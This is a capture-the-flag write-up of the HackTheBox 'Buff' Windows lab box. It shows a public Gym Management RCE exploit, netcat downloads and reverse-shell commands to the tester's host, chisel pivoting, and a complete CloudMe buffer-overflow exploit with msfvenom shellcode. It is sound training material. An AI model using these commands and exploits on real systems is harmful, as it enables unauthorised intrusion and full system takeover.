# Buff - Write-up - HackTheBox

noraj

2020-11-21


# Contents

# 1 Information

**READ THE WU ONLINE**: https://blog.raw.pm/en/HackTheBox-Buff-write-up/

## 1.1 Box

- **Name:** Buff
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Windows
- **Points:** 20



Buff

OS: Windows

Difficulty: Easy

Points: 20

Release: 18 Jul 2020

IP: 10.10.10.198

**Figure 1.1:** Buff

# 2 Write-up

## 2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap lynx exploitdb ffuf windows-binaries pwncat chisel
```

## 2.2 Network enumeration

Port and service scan with nmap:

```
# Nmap 7.80 scan initiated Mon Nov  2 19:24:39 2020 as: nmap -sSVC -p- -oA nmap_full -v
↪  10.10.10.198
Nmap scan report for 10.10.10.198
Host is up (0.077s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov  2 19:31:30 2020 -- 1 IP address (1 host up) scanned in 411.20 seconds
```

## 2.3 HTTP enumeration

List the links in the homepage.

```
$ lynx -dump -listonly -nonumbers http://10.10.10.198:8080/
http://10.10.10.198:8080/
http://10.10.10.198:8080/
http://10.10.10.198:8080/packages.php
http://10.10.10.198:8080/facilities.php
http://10.10.10.198:8080/about.php
http://10.10.10.198:8080/contact.php
http://10.10.10.198:8080/packages.php
http://10.10.10.198:8080/packages.php
http://10.10.10.198:8080/facilities.php
http://10.10.10.198:8080/facilities.php
```

However is doesn't show http://10.10.10.198:8080/include/process_login.php

Let's see if there is more pages with ffuf:

```
$ ffuf -u http://10.10.10.198:8080/FUZZ -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-files-lowercase.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.198:8080/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-files-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

home.php                [Status: 200, Size: 143, Words: 18, Lines: 3]
register.php            [Status: 200, Size: 137, Words: 23, Lines: 4]
contact.php             [Status: 200, Size: 4169, Words: 798, Lines: 119]
index.php               [Status: 200, Size: 4969, Words: 935, Lines: 134]
feedback.php            [Status: 200, Size: 4252, Words: 760, Lines: 114]
.                       [Status: 200, Size: 4969, Words: 935, Lines: 134]
upload.php              [Status: 200, Size: 107, Words: 12, Lines: 3]
edit.php                [Status: 200, Size: 4282, Words: 844, Lines: 122]
about.php               [Status: 200, Size: 5316, Words: 999, Lines: 142]
up.php                  [Status: 200, Size: 209, Words: 23, Lines: 5]
profile.                [Status: 301, Size: 346, Words: 22, Lines: 10]
```

```
packages.php            [Status: 200, Size: 7787, Words: 2315, Lines: 169]
:: Progress: [10848/10848] :: Job [1/1] :: 75 req/sec :: Duration: [0:03:06] :: Errors: 0 ::
```

I discovered a lot of promising pages: register, feedback, upload, edit, up, profile.

By submitting erroneous stuff at the edit page I obtained a full path disclosure: `C:\xampp\htdocs\gym\editp.ph`

Also a HTTP error is disclosing the versions: Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)

On the contact page we can see: `Made using Gym Management Software 1.0`.

## 2.4 HTTP exploitation

It seems it really exists:

```
$ searchsploit Gym Management
------------------------------------------------------------------------------------
↪   ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------
↪   ---------------------------------
Gym Management System 1.0 - Unauthenticated Remote Code Execution                  |
↪   php/webapps/48506.py
------------------------------------------------------------------------------------
↪   ---------------------------------
Shellcodes: No Results

$ searchsploit -p 48506
  Exploit: Gym Management System 1.0 - Unauthenticated Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48506
     Path: /usr/share/exploitdb/exploits/php/webapps/48506.py
File Type: Python script, ASCII text executable, with CRLF line terminators

$ python2 /usr/share/exploitdb/exploits/php/webapps/48506.py
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/php/webapps/48506.py", line 38, in <module>
    from colorama import Fore, Back, Style
ImportError: No module named colorama

$ sudo pacman -S python2-colorama --asdeps

$ python2 /usr/share/exploitdb/exploits/php/webapps/48506.py http://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU=====================""
            \/

[+] Successfully connected to webshell.
```

```
C:\xampp\htdocs\gym\upload> C:\xampp\htdocs\gym\upload> whoami
PNG

buff\shaun
```

## 2.5 Upgrading from a webshell to a reverse shell

I should have a pre-compiled netcat for windows:

```
$ pacman -Ql windows-binaries | grep nc
windows-binaries /usr/share/windows/windows-binaries/nc.exe
windows-binaries /usr/share/windows/windows-binaries/nc.txt
windows-binaries /usr/share/windows/windows-binaries/ncat.exe
windows-binaries /usr/share/windows/windows-binaries/vncviewer.exe
```

Even better I have ncat. Let’s share it via a web server.

```
$ cp /usr/share/windows/windows-binaries/ncat.exe .

$ ruby -run -ehttpd . -p8080
```

Need a listener:

```
$ pwncat -l 9999 -vv
```

Download it via the webshell (curl the powershell alias as we are on windows):

```
curl http://10.10.14.146:8080/ncat.exe --output ncat.exe
```

Ncat wasn’t working so I retried with nc.

```
curl http://10.10.14.146:8080/nc.exe --output nc.exe
nc.exe 10.10.14.146 9999 -e powershell.exe
```

```
PS C:\xampp\htdocs\gym\upload> whoami
buff\shaun

PS C:\xampp\htdocs\gym\upload> gc C:\Users\shaun\Desktop\user.txt
f03b243a0738b73cb640ee8b7b1928d7
```

## 2.6 Elevation of Privilege (EoP): from shaun to administrator

> Check for restricted services from the outside

Ref. HackTricks - Windows Local Privilege Escalation - Open Ports

```
PS C:\xampp\htdocs\gym\upload> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       960
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5672
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       8564
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       3176
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       528
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1088
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1548
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2160
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       688
...
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING       4736
  TCP    127.0.0.1:3306         127.0.0.1:50755        TIME_WAIT       0
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING       644
...
```

We have a MySQL server and an unknown service running locally. We may need some pivoting technique to access it (see Network pivoting state of the art - Chisel - Reverse remote port forwarding).

[chisel] is one of the best tool out there for pivoting and it has a pre-compiled windows binary.

```
$ 7z e chisel_1.7.2_windows_amd64.gz
```

Start the server on your machine:

```
$ chisel server -p 8080 --host 10.10.14.188 --reverse -v
2020/11/04 20:55:17 server: Reverse tunnelling enabled
2020/11/04 20:55:17 server: Fingerprint 67:21:79:97:03:c3:a6:2f:bd:d7:b9:c7:d9:1d:35:47
2020/11/04 20:55:17 server: Listening on 10.10.14.188:8080..
```

Upload the binary & execute the client:

```
PS C:\xampp\htdocs\gym\upload> curl http://10.10.14.188:8080/chisel.exe --output noraj.exe
PS C:\xampp\htdocs\gym\upload> .\noraj.exe client -v http://10.10.14.188:8080
↪  R:127.0.0.1:44444:127.0.0.1:8888
2020/11/04 20:05:19 client: Connecting to ws://10.10.14.188:8080
2020/11/04 20:05:20 client: Handshaking...
2020/11/04 20:05:20 client: Fingerprint 1a:a8:a6:b7:c1:58:25:d7:b0:9d:c4:51:4e:8f:b2:5e
2020/11/04 20:05:20 client: Sending config
2020/11/04 20:05:20 client: Connected (Latency 64.5615ms)
2020/11/04 20:05:20 client: tun: SSH connected
```

But we have no clue what service is behind this port:

```
$ nmap 127.0.0.1 -p 44444 -sVC
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-04 21:02 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000080s latency).

PORT      STATE SERVICE    VERSION
44444/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.00 seconds
```

The only hint we have is on the Download folder:

```
C:\xampp\htdocs\gym\upload> dir C:\users\shaun\Downloads\

 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\users\shaun\Downloads

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
16/06/2020  15:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   7,130,439,680 bytes free
```

This CloudMe seems a little bit vulnerable:

```
$ searchsploit cloudme
-----------------------------------------------------------------------------------
↪  ---------------------------------
 Exploit Title                                                                    |  Path
-----------------------------------------------------------------------------------
↪  ---------------------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)                                            |
↪  windows/remote/48389.py
```

```
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)                                    |
↪  windows/local/48499.txt
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)                                   |
↪  windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)                            |
↪  windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)                     |
↪  windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow                                        |
↪  windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt                                    |
↪  windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)                           |
↪  windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow                                            |
↪  windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)                         |
↪  windows_x86-64/remote/44784.py
-----------------------------------------------------------------------------------
↪  ---------------------------------
Shellcodes: No Results

$ searchsploit -p 48389
  Exploit: CloudMe 1.11.2 - Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/48389
     Path: /usr/share/exploitdb/exploits/windows/remote/48389.py
File Type: ASCII text, with CRLF line terminators
```

Let's see this BoF exploit:

```
$ cp /usr/share/exploitdb/exploits/windows/remote/48389.py .
$ nvim 48389.py
```

It seems the embedded shellcode is only making appear calc.exe, we need a reverse shell instead. The last option is to name the variable *payload* instead of *buf*.

```
$ msfvenom -p windows/exec CMD='C:\xampp\htdocs\gym\upload\nc.exe 10.10.14.188 9999 -e
↪  powershell.exe' -b '\x00\x0A\x0D' -f python -v payload
```

The whole modified exploit:

```
# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-04-27
# Exploit Author: Andy Bowden
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload =  b""
payload += b"\xdb\xd3\xbf\x10\x10\x1f\x4e\xd9\x74\x24\xf4\x5e"
payload += b"\x2b\xc9\xb1\x42\x83\xc6\x04\x31\x7e\x14\x03\x7e"
payload += b"\x04\xf2\xea\xb2\xcc\x70\x14\x4b\x0c\x15\x9c\xae"
payload += b"\x3d\x15\xfa\xbb\x6d\xa5\x88\xee\x81\x4e\xdc\x1a"
payload += b"\x12\x22\xc9\x2d\x93\x89\x2f\x03\x24\xa1\x0c\x02"
payload += b"\xa6\xb8\x40\xe4\x97\x72\x95\xe5\xd0\x6f\x54\xb7"
payload += b"\x89\xe4\xcb\x28\xbe\xb1\xd7\xc3\x8c\x54\x50\x37"
payload += b"\x44\x56\x71\xe6\xdf\x01\x51\x08\x0c\x3a\xd8\x12"
payload += b"\x51\x07\x92\xa9\xa1\xf3\x25\x78\xf8\xfc\x8a\x45"
payload += b"\x35\x0f\xd2\x82\xf1\xf0\xa1\xfa\x02\x8c\xb1\x38"
payload += b"\x79\x4a\x37\xdb\xd9\x19\xef\x07\xd8\xce\x76\xc3"
payload += b"\xd6\xbb\xfd\x8b\xfa\x3a\xd1\xa7\x06\xb6\xd4\x67"
payload += b"\x8f\x8c\xf2\xa3\xd4\x57\x9a\xf2\xb0\x36\xa3\xe5"
payload += b"\x1b\xe6\x01\x6d\xb1\xf3\x3b\x2c\xdf\x02\xc9\x4a"
payload += b"\xad\x05\xd1\x54\x81\x6d\xe0\xdf\x4e\xe9\xfd\x35"
payload += b"\x2b\x05\xb4\x14\x1d\x8e\x11\xcd\x1c\xd3\xa1\x3b"
payload += b"\x62\xea\x21\xce\x1a\x09\x39\xbb\x1f\x55\xfd\x57"
payload += b"\x6d\xc6\x68\x58\xc2\xe7\xb8\x3b\x8b\x67\x3a\x9c"
payload += b"\x10\xb2\xe0\xa9\xe5\xa7\x6a\x21\x55\x69\xef\xa8"
payload += b"\x0c\x07\x86\x41\xba\xa5\x39\xd2\x2d\x38\xe6\x7e"
payload += b"\xd4\xcf\x7d\x0b\x79\x40\xde\x81\xea\xcf\xaa\x4b"
payload += b"\x80\x77\x27\xb4\x2b\xb2\x9b\xc1\xd8\xa7\x51\x59"
payload += b"\x42\x5b\xfe\xfc\x0f\xf5\xa2\xa8\x86\x6d\x3e\x3a"
payload += b"\x2b\x32\xae\xab\xb9\xab\x44\x1a\x49\x54\xed\x62"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,44444))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

I had no luck with the previous payload so I tried others:

```
msfvenom -p windows/exec CMD='copy C:\users\Administrator\desktop\root.txt
↪  C:\users\shaun\Videos\noraj.txt' -b '\x00\x0A\x0D' -f python -v payload
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.188 LPORT=9999 -b '\x00\x0A\x0D' -f
↪  python -v payload
```

I had more luck with `windows/shell_reverse_tcp` but it was just service being unstable. It's possible the 1st exploit tentative made the service partially crash.

```
$ pwncat -l 9999 -vv
INFO: Listening on :::9999 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:9999 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.198:49704 (family 2/IPv4, TCP)
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
buff\administrator

C:\Windows\system32>type c:\users\Administrator\desktop\root.txt
ccf880bd191ba6b99c413b3855a8bb6d
```